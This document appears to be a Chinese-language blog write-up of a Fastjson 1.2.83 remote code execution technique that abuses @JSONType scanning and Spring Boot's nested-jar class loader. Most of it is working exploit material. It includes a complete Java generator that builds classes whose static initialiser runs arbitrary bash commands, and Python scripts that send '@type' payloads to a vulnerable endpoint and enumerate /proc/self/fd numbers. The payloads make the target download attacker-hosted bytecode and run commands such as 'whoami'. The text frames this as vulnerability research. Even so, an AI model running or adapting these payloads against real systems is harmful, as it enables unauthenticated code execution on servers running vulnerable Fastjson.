
Fastjson 1.2.83 漏洞分析
1. 核⼼原理
1.1 漏洞⼊⼝:fastjson 的 @type 处理
1.2 @JSONType 扫描路径的缺陷

核心点就是去扫描传递的这个typeName 通过解析类。如果这个类解析成功然后去扫描有没有@JSONType 注解 。如果有这个注解。那么就给JsonType 设置true
后续的判断如下:
                            if (autoTypeSupport || jsonType || expectClassFlag) {
                                boolean cacheClass = autoTypeSupport || jsonType;
                                clazz = TypeUtils.loadClass(typeName, this.defaultClassLoader, cacheClass);
                            }
那么这里就不需要autoType检查
这里需要注意的一个点就是
String resource = typeName.replace('.', '/') + ".class";
这里是使用了替换。使用. 替换了/
例如:传递了 com.bt.cn.xxx 那么就会替换成com/bt/cn/xxx
1.3 LaunchedURLClassLoader 加载机制
Spring Boot我们在打包成jar的时候运行这个jar命令是 java -jar xxx.jar 这个是运行命令
Spring Boot 打包出来的 Jar 与普通 Java Jar 并不相同

查看打包后的 Jar 可以发现,其内部结构如下:
META-INF/
BOOT-INF/
 ├── classes/
 └── lib/
• BOOT-INF/classes:项目编译后的 Class
• BOOT-INF/lib:所有第三方依赖 Jar
• META-INF/MANIFEST.MF:Jar 清单文件
MANIFEST.MF文件内容介绍
Manifest-Version: 1.0
Spring-Boot-Classpath-Index: BOOT-INF/classpath.idx
Implementation-Title: demo
Implementation-Version: 0.0.1-SNAPSHOT
Spring-Boot-Layers-Index: BOOT-INF/layers.idx
Start-Class: com.example.demo.DemoApplication
Spring-Boot-Classes: BOOT-INF/classes/
Spring-Boot-Lib: BOOT-INF/lib/
Build-Jdk-Spec: 1.8
Spring-Boot-Version: 2.7.18
Created-By: Maven JAR Plugin 3.2.2
Main-Class: org.springframework.boot.loader.JarLauncher
看一下文件内容,他指向了org.springframework.boot.loader.JarLauncher
这里说明:
执行
java -jar xxxx
启动的是
org.springframework.boot.loader.JarLauncher
启动的操作如下:
    public static void main(String[] args) throws Exception {
        (new JarLauncher()).launch(args);
    }
跟进这个类查看到底做了什么操作

Spring Boot 会创建一个 自定义类加载器:
LaunchedURLClassLoader
它会:
• 加载 BOOT-INF/classes
• 加载 BOOT-INF/lib
• 将它们组合成一个统一的 ClassLoader
• 设置为当前线程的 ContextClassLoader
• 最后再执行:
Application.main()
LaunchedURLClassLoader 支持jar的格式嵌套。
那么可以使用
jar:http://192.168.1.10/probe!/POC.classl
进行加载class 类。但是有一个问题。就是Fastjson 中 typeName.replace(‘.’, ‘/’) + “.class”; 替换。
那么可以采用IP 地址的十进制整数格式
例如 192.168.1.72 十进制格式就是3232235848 然后// 可以使用..
那么
jar:http://192.168.1.72:9998/probe!/foo/Exception
就变成了
jar:http:..3232235848:9998.probe!.foo.Exception
2. 环境测试
2.1 环境搭建
随便来一个pom.xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.7.18</version>
        <relativePath/>
    </parent>
    <groupId>com.example</groupId>
    <artifactId>demo</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <name>demo</name>
    <description>demo</description>

    <properties>
        <java.version>8</java.version>
    </properties>

    <dependencies>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>

        <dependency>
            <groupId>com.alibaba</groupId>
            <artifactId>fastjson</artifactId>
            <version>1.2.83</version>
        </dependency>

        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-devtools</artifactId>
            <scope>runtime</scope>
            <optional>true</optional>
        </dependency>

        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
        </dependency>
    </dependencies>

    <build>
        <plugins>
            <plugin>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>

</project>
简单的接口
package com.example.demo;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.JSONObject;
import org.springframework.http.MediaType;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.ResponseBody;
import org.springframework.web.bind.annotation.RestController;
import com.alibaba.fastjson.parser.ParserConfig;

import java.util.LinkedHashMap;
import java.util.Map;

@RestController
public class FastJsonController {

    @PostMapping("/fastjson")
    public JSONObject parseJson(@RequestBody String body) {
        JSONObject json = JSON.parseObject(body);
        return json;
    }


    @PostMapping(value = "/parse", produces = MediaType.APPLICATION_JSON_VALUE)
    @ResponseBody
    public Map<String, Object> parse(@RequestBody String payload) {
        Map<String, Object> r = new LinkedHashMap<>();
        ClassLoader original = Thread.currentThread().getContextClassLoader();
        try {
            Thread.currentThread().setContextClassLoader(ParserConfig.class.getClassLoader());
            Object obj = JSON.parse(payload);
            r.put("ok", true);
            r.put("class", obj == null ? "null" : obj.getClass().getName());
            r.put("result", String.valueOf(obj));
        } catch (Throwable e) {
            r.put("ok", false);
            r.put("error", e.getClass().getName() + ": " + e.getMessage());
        } finally {
            Thread.currentThread().setContextClassLoader(original);
        }
        return r;
    }
}
编译打包一下就好了。
如果觉得麻烦 直接下载 https://www.o2oxy.cn/wp-content/uploads/2026/07/demo-0.0.1-SNAPSHOT.zip
然后直接java -jar 启动即可。(JDK8 )
2.2 HTTP 的方式
https://www.o2oxy.cn/wp-content/uploads/2026/07/poc.zip
unzip poc.zip
javac -cp "poc/lib/*" -d poc poc/GenProbe.java
java -cp "poc:poc/lib/asm-9.6.jar:poc/lib/fastjson-1.2.83.jar" GenProbe 192.168.1.72 9998 "whoami>/tmp/61.txt"
cd poc/www/
python3 -m http.server 9998
利用的脚本
import requests,json
import struct,socket
from concurrent.futures import ThreadPoolExecutor, as_completed

def ip_to_int(ip):
    return struct.unpack("!I", socket.inet_aton(ip))[0]

ip_int="192.168.1.72"
lport="9998"
url="http://192.168.1.72:9991/parse"

# ── Step 1: 发送探针请求,触发 JAR 下载 ──
probe ={"@type":"jar:http:..3232235848:9998.probe!.POC","x":1}
print("[*] Probe:", probe)
r = requests.post(url, json=probe, timeout=10)
print("[*] Probe response:", r.json())

查看一下是否利用成功

2.3 GenProbe 类做了什么?

因为FastJson 加载的是ASM 字节码。并且需要@JSONType 标记
if (is != null) {
ClassReaderclassReader=newClassReader(is, true);
TypeCollectorvisitor=newTypeCollector("<clinit>", newClass[0]);
    classReader.accept(visitor);
    jsonType = visitor.hasJsonType();   // → true!
}
完整的触发链路如下:
攻击者 POST /api {"@type":"特殊类名"}
 ↓
fastjson checkAutoType:
 1. replace('.','/') → 资源路径 (可能是 URL)
 2. ClassLoader.getResourceAsStream → 下载/读取字节码
 3. ClassReader 检查字节码是否有 @JSONType 注解
 - 有 → jsonType=true
 4. loadClass → 加载字节码, 注册到 JVM
 5. newInstance() → 实例化, 触发 <clinit>
 ↓
RCE (字节码 <clinit> ⾥ Runtime.exec)
2.4 fd 的利用方式
2.4.1 核⼼思路:file + /proc/self/fd
致)。
import org.objectweb.asm.*;
import java.io.*;
import java.nio.file.*;
import java.util.jar.*;

/**
 * Generates an exploit JAR for fastjson 1.2.83 jdk8u RCE via /proc/self/fd/N technique.
 *
 * JAR structure:
 *   foo/Exception.class          — probe class (NO @JSONType), triggers JAR download
 *   fd3/Exception.class          — exploit class (has @JSONType + <clinit>)
 *   fd4/Exception.class          —   ...
 *   ...  up to ...
 *   fd80/Exception.class
 *
 * Each fdN/Exception has its this_class set to:
 *   jar:file:/proc/self/fd/N!/fdN/Exception
 *
 * This is so that after fastjson does replace('.','/') on the @type value:
 *   "jar:file:/proc/self/fd/N!/fdN.Exception"
 * it matches the class's internal name exactly.
 *
 * Usage:
 *   javac -cp asm-9.7.jar poc/GenJar.java
 *   java -cp asm-9.7.jar;./poc poc.GenJar <cmd> <output.jar>
 *
 * Example:
 *   java -cp asm-9.7.jar;./poc poc.GenJar "open -a Calculator" exploit.jar
 */
public class GenJar {

    public static void main(String[] args) throws Exception {
        // default: /System/Applications/Calculator.app/Contents/MacOS/Calculator
        String cmd   = args.length > 0 ? args[0] : "open -a Calculator";
        String outputJar = args.length > 1 ? args[1] : "poc/exploit.jar";

        Path outDir = Paths.get(outputJar).getParent();
        if (outDir != null) Files.createDirectories(outDir);

        try (JarOutputStream jos = new JarOutputStream(new FileOutputStream(outputJar))) {

            // ── 1. foo/Exception.class (probe class, NO @JSONType) ──
            jos.putNextEntry(new JarEntry("foo/Exception.class"));
            jos.write(makeProbeClass());
            jos.closeEntry();

            // ── 2. fd3/Exception.class ~ fd80/Exception.class ──
            //     Range /proc/self/fd/3 ~ fd/80 should cover the JAR fd
            for (int fd = 3; fd <= 80; fd++) {
                String entryName = "fd" + fd + "/Exception.class";
                jos.putNextEntry(new JarEntry(entryName));
                jos.write(makeExploitClass(fd, cmd));
                jos.closeEntry();
            }
        }

        System.out.println("[+] Generated: " + outputJar);
        System.out.println("[+] JAR contains: foo/Exception.class + fd3~fd80/Exception.class");
        System.out.println();
        System.out.println("[*] Serve the JAR at a URL, then send payloads like:");
        System.out.printf("    {\"@type\":\"jar:http://<server>/<path>!/foo.Exception\",\"x\":1}%n");
        System.out.printf("    (then use fdN variants for actual RCE, e.g.)%n");
        System.out.printf("    {\"@type\":\"jar:file:/proc/self/fd/N!/fdN.Exception\",\"x\":1}%n");
    }

    /**
     * foo/Exception — probe class.
     * Has NO @JSONType, so fastjson won't deserialize it.
     * Its sole purpose is that fastjson sees "jar:..." @type,
     * triggers the jar:// protocol handler, downloads this JAR, and
     * keeps it in an open file descriptor (/proc/self/fd/N).
     *
     * Internal name: "foo/Exception" (ordinary)
     */
    static byte[] makeProbeClass() {
        ClassWriter cw = new ClassWriter(ClassWriter.COMPUTE_MAXS);
        // this_class = foo/Exception — plain name, no @JSONType needed
        cw.visit(Opcodes.V1_8, Opcodes.ACC_PUBLIC,
                 "foo/Exception", null, "java/lang/Object", null);

        // <init>
        MethodVisitor mv = cw.visitMethod(Opcodes.ACC_PUBLIC, "<init>", "()V", null, null);
        mv.visitCode();
        mv.visitVarInsn(Opcodes.ALOAD, 0);
        mv.visitMethodInsn(Opcodes.INVOKESPECIAL, "java/lang/Object", "<init>", "()V", false);
        mv.visitInsn(Opcodes.RETURN);
        mv.visitMaxs(1, 1);
        mv.visitEnd();

        cw.visitEnd();
        return cw.toByteArray();
    }

    /**
     * fdN/Exception — exploit class.
     * Has @JSONType annotation so fastjson creates an instance.
     * <clinit> runs the specified command via Runtime.exec(new String[]{"/bin/bash","-c",cmd}).
     *
     * this_class = "jar:file:/proc/self/fd/N!/fdN/Exception"
     * This is what fastjson resolves to after replace('.','/') on the @type value.
     */
    static byte[] makeExploitClass(int fd, String cmd) {
        String internalName = "jar:file:/proc/self/fd/" + fd + "!/fd" + fd + "/Exception";

        ClassWriter cw = new ClassWriter(ClassWriter.COMPUTE_MAXS);
        cw.visit(Opcodes.V1_8, Opcodes.ACC_PUBLIC,
                 internalName, null, "java/lang/Object", null);

        // @JSONType annotation — required for fastjson to process <clinit>
        cw.visitAnnotation("Lcom/alibaba/fastjson/annotation/JSONType;", true).visitEnd();

        // <init>
        MethodVisitor mv = cw.visitMethod(Opcodes.ACC_PUBLIC, "<init>", "()V", null, null);
        mv.visitCode();
        mv.visitVarInsn(Opcodes.ALOAD, 0);
        mv.visitMethodInsn(Opcodes.INVOKESPECIAL, "java/lang/Object", "<init>", "()V", false);
        mv.visitInsn(Opcodes.RETURN);
        mv.visitMaxs(1, 1);
        mv.visitEnd();

        // <clinit> — command execution
        mv = cw.visitMethod(Opcodes.ACC_STATIC, "<clinit>", "()V", null, null);
        mv.visitCode();
        mv.visitMethodInsn(Opcodes.INVOKESTATIC, "java/lang/Runtime",
                           "getRuntime", "()Ljava/lang/Runtime;", false);
        mv.visitInsn(Opcodes.ICONST_3);
        mv.visitTypeInsn(Opcodes.ANEWARRAY, "java/lang/String");
        mv.visitInsn(Opcodes.DUP);
        mv.visitInsn(Opcodes.ICONST_0);
        mv.visitLdcInsn("/bin/bash");
        mv.visitInsn(Opcodes.AASTORE);
        mv.visitInsn(Opcodes.DUP);
        mv.visitInsn(Opcodes.ICONST_1);
        mv.visitLdcInsn("-c");
        mv.visitInsn(Opcodes.AASTORE);
        mv.visitInsn(Opcodes.DUP);
        mv.visitInsn(Opcodes.ICONST_2);
        mv.visitLdcInsn(cmd);
        mv.visitInsn(Opcodes.AASTORE);
        mv.visitMethodInsn(Opcodes.INVOKEVIRTUAL, "java/lang/Runtime",
                           "exec", "([Ljava/lang/String;)Ljava/lang/Process;", false);
        mv.visitInsn(Opcodes.POP);
        mv.visitInsn(Opcodes.RETURN);
        mv.visitMaxs(5, 0);
        mv.visitEnd();

        cw.visitEnd();
        return cw.toByteArray();
    }
}
编译成文件
javac -cp "poc/lib/*" -d poc poc/GenPr.java
java -cp "poc:poc/lib/asm-9.6.jar:poc/lib/fastjson-1.2.83.jar" GenPr
cd poc/www/
python3 -m http.server 9998
攻击脚本如下:
import requests,json
import struct,socket
from concurrent.futures import ThreadPoolExecutor, as_completed

def ip_to_int(ip):
    return struct.unpack("!I", socket.inet_aton(ip))[0]

ip_int="192.168.1.72"
lport="9998"
url="http://192.168.1.72:9991/fastjson"

# ── Step 1: 发送探针请求,触发 JAR 下载 ──
probe = {"@type":"jar:http:..3232235848:9998.probe!.foo.Exception"}
print("[*] Probe:", probe)
r = requests.post(url, json=probe, timeout=10)
print("[*] Probe response:", r.json())

# ── Step 2: 并发枚举 fd 3~80 (2 轮, 每个独立请求, 3s 超时) ──
fd_class = "Exception"

def try_fd(fd):
    """尝试单个 fd,成功返回 (fd, resp_text),失败返回 None"""
    payload = {"@type": f"jar:file:.proc.self.fd.{fd}!.fd{fd}.{fd_class}"}
    try:
        r = requests.post(url, json=payload, timeout=3)
        return (fd, r.text)
    except Exception as e:
        return (fd, f"<error: {e}>")

found = []
for round_num in range(1, 3):  # 2 轮
    print(f"\n[=== Round {round_num} ===] 枚举 fd 3~80 ...")
    with ThreadPoolExecutor(max_workers=20) as pool:
        futs = {pool.submit(try_fd, fd): fd for fd in range(3, 81)}
        for fut in as_completed(futs):
            fd = futs[fut]
            result = fut.result()
            if result:
                fd_num, text = result
                # 如果返回不是标准错误,可能命中
                if "error" not in text.lower() and "timeout" not in text.lower():
                    print(f"  [+] fd={fd_num} 可能命中 → {text[:120]}")
                    found.append(fd_num)
                else:
                    print(f"  [-] fd={fd} 失败")

if found:
    print(f"\n[+] 候选 fd: {found}")
else:
    print("\n[-] 未找到有效 fd,尝试扩大范围或检查探针是否成功")

查看是否成功
2.5 fd 的利用的一些坑点
1. Tomcat 的 LaunchedURLClassLoader 对每个 jar:file:/proc/self/fd/N 都重 新 new JarFile() 。遇到阻塞型 fd(如 socket)时,native ZipFile.open 卡死。
参考:
https://wx.zsxq.com/group/88512188158852/topic/82255425281818252
https://mp.weixin.qq.com/s/Y7gnHqRBaQFc2Mo8l6xqBw
https://github.com/DmTomHL/fastjson-1.2.83-gadget-rce/